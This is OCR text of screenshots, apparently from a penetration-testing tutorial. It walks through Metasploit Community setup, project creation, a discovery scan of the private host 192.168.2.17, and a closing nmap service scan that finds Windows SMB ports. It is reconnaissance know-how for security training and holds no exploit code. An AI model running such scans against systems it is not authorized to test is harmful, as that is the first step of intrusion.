

Not Secure | https://localhost:3790/setup/activation
metasploit
Project
Activate Your Metasploit License
1. Get Your Product Key
Choose the product that best meets your needs: Metasploit Pro or the free Metasploit Community Edition. If you already have
GET PRODUCT KEY
2. Enter Product Key You've Received by Email
Paste in the product key that was sent to the email address you registered with and click the ACTIVATE LICENSE button.
Use an HTTP Proxy to reach the internet?
ACTIVATE LICENSE
Offline Activation



Project - default
Account - admin
Administration
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
default
MAIN MENU
PROJECT MENU
ACCOUNT MENU
ADMINISTRATION MENU
NOTIFICATION CENTER
Overview - Project default
Discovery
1 host discovered
0 services detected
0 vulnerabilities identified
0 applicable modules identified
Scan...
Import...
Nexpose Scan...
Sonar Import...
Penetration
0 sessions opened
0 credential pairs stolen:
0 passwords cracked or stolen
0 NTLM hashes stolen
0 SSH keys stolen
0 non-replayable hashes stolen
Bruteforce...
Exploit...



Project - default
Account - admin
Administration
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
PROJECT TAB BAR
Overview - Project default
Discovery
1 host discovered
0 services detected
0 vulnerabilities identified
0 applicable modules identified
Scan...
Import...
Nexpose Scan...
Sonar Import...
Penetration
0 sessions opened
0 credential pairs stolen:
0 passwords cracked or stolen
0 NTLM hashes stolen
0 SSH keys stolen
0 non-replayable hashes stolen
Bruteforce...
Exploit...



Project - default
Account - admin
Administration
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
default
Tasks
Task 2
NAVGATIONAL BREADCRUMBS
Bruteforce...
Exploit...
Discovering
Sweep of 192.168.2.17-192.168.2.17 co
Completed
Started: 2019-02-03 06:50:03 -0800
Duration: 1 minute
Replay
[*] [2019.02.03-06:50:39] Nmap Output: 57772/tcp unknown unknown
[*] [2019.02.03-06:50:39] Nmap Output: 62078/tcp unknown iphone-sync
[*] [2019.02.03-06:50:39] Nmap Output: 62514/tcp unknown unknown



metasploit community
Project - default ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
default
Services
Delete Services
Tag Hosts
Scan
Import...
Nexpose Scan
WebScan
Modules
Bruteforce
Exploit
TASKS BAR
Hosts
Notes
Services
Vulnerabilities
Applicable Modules
Captured Data
Network Topology
0 of 504 selected
Search Services
HOST NAME
NAME
PROTOCOL
PORT
INFO
STATE
UPDATED AT
192.168.2.17
echo
tcp
7
UNKNOWN
February 03, 2019 06:50
192.168.2.17
discard
tcp
9
UNKNOWN
February 03, 2019 06:50



Project Listing
Go to Project
Delete
Settings
New Project
Search
NAME
HOSTS
SESSIONS
TASKS
OWNER
UPDATED
DESCRIPTION
default
0
0
0
system
18 minutes ago
Show
10
Showing 1 - 1 of 1
1



metasploit community
Project ▼
Account - admin ▼
Administration ▼
Home
New Project
* denotes required field
Project Settings
Project name*
Web Exploitation Project
Description
This project contains all the data related to web exploitation for the specified network range
Network range
192.168.2.1-254
Restrict to network range
Create Project



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
?
0
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Overview - Project Web Exploitation Project
Discovery
0 hosts discovered
0 services detected
0 vulnerabilities identified
0 applicable modules identified
Scan...
Import...
Nexpose Scan...
Sonar Import...
Penetration
0 sessions opened
0 credential pairs stolen:
0 passwords cracked or stolen
0 NTLM hashes stolen
0 SSH keys stolen
0 non-replayable hashes stolen
Bruteforce...
Exploit...
Evidence Collection
0 data files acquired
Collect...
Cleanup
0 closed sessions
Cleanup...
Recent Events
Show all events
TIME
EVENT
DETAILS



metasploit community
Project ▼
Home
Projects
Project Listing
Go to Project
Delete
Settings
New Project
Search
NAME
HOSTS
SESSIONS
TASKS
OWNER
UPDATED
DESCRIPTION
Web Exploitation Project
0
0
0
system
less than a minute ago
This project contains all t...
default
0
0
0
system
14 minutes ago
Show
10
Showing 1 - 2 of 2
1



metasploit
community
Project - default ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Home
default
Overview - Project default
Discovery
0 hosts discovered
0 services detected
0 vulnerabilities identified
0 applicable modules identified
Scan...
Import...
Nexpose Scan...
Sonar Import...



metasploit
community
Project - default ▼
Account - admin ▼
Administration ▼
?
1
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
default
New Discovery Scan
* denotes required field
Target Settings
Target addresses*
192.168.2.17
Show Advanced Options
Launch Scan


metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
2
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
New Discovery Scan
* denotes required field
Target Settings
Target addresses*
192.168.2.17
Hide Advanced Options
Advanced Target Settings
Excluded addresses
Perform initial portscan
Custom Nmap arguments
Additional TCP ports
Excluded TCP ports
Custom TCP port range
Custom TCP source port
Fast detect: Common TCP ports only



metasploit community
Project - default ▼
Account - admin ▼
Administration ▼
1
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks 1
Home
default
Tasks
Task 2
Bruteforce...
Exploit...
Discovering
Sweeping 192.168.2.17 with Nmap4 probes
0%
Started: 2019-02-03 06:50:03 -0800
Elapsed: less than 10 seconds
Stop
[*] [2019.02.03-06:50:03] Scan initiated: Speed: 5, Max: 300m (Portscanning) (UDP probes) (Finger enumeration) (H.323 probes)
[+] [2019.02.03-06:50:03] Workspace:default Progress:1/177 (0%) Sweeping 192.168.2.17 with Nmap4 probes
[*] [2019.02.03-06:50:03] Scanning 1 hosts...



metasploit community
Project - default ▼
Web Exploitation Pr...
New Project...
Show All Projects...
Hosts
Notes
Services
Vulnerabilities
Captured Data
Tasks
Sessions
Campaigns
Campaigns
Web
Home
default
Tasks
Discovering
Sweep of 192.168.
(1 new host, 504 new services)









```
Harry@xXxZombi3xXx ~ nmap -p- 192.168.2.17 --open -sV -sC -oX 192.168.2.17_nmap.xml

Starting Nmap 7.60 ( https://nmap.org ) at 2019-02-04 03:34 IST
Stats: 0:01:55 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 93.33% done; ETC: 03:36 (0:00:07 remaining)
Nmap scan report for 192.168.2.17
Host is up (0.0031s latency).
Not shown: 63039 closed ports, 2481 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows 10 Pro 17134 microsoft-ds (workgroup: WORKGROUP)
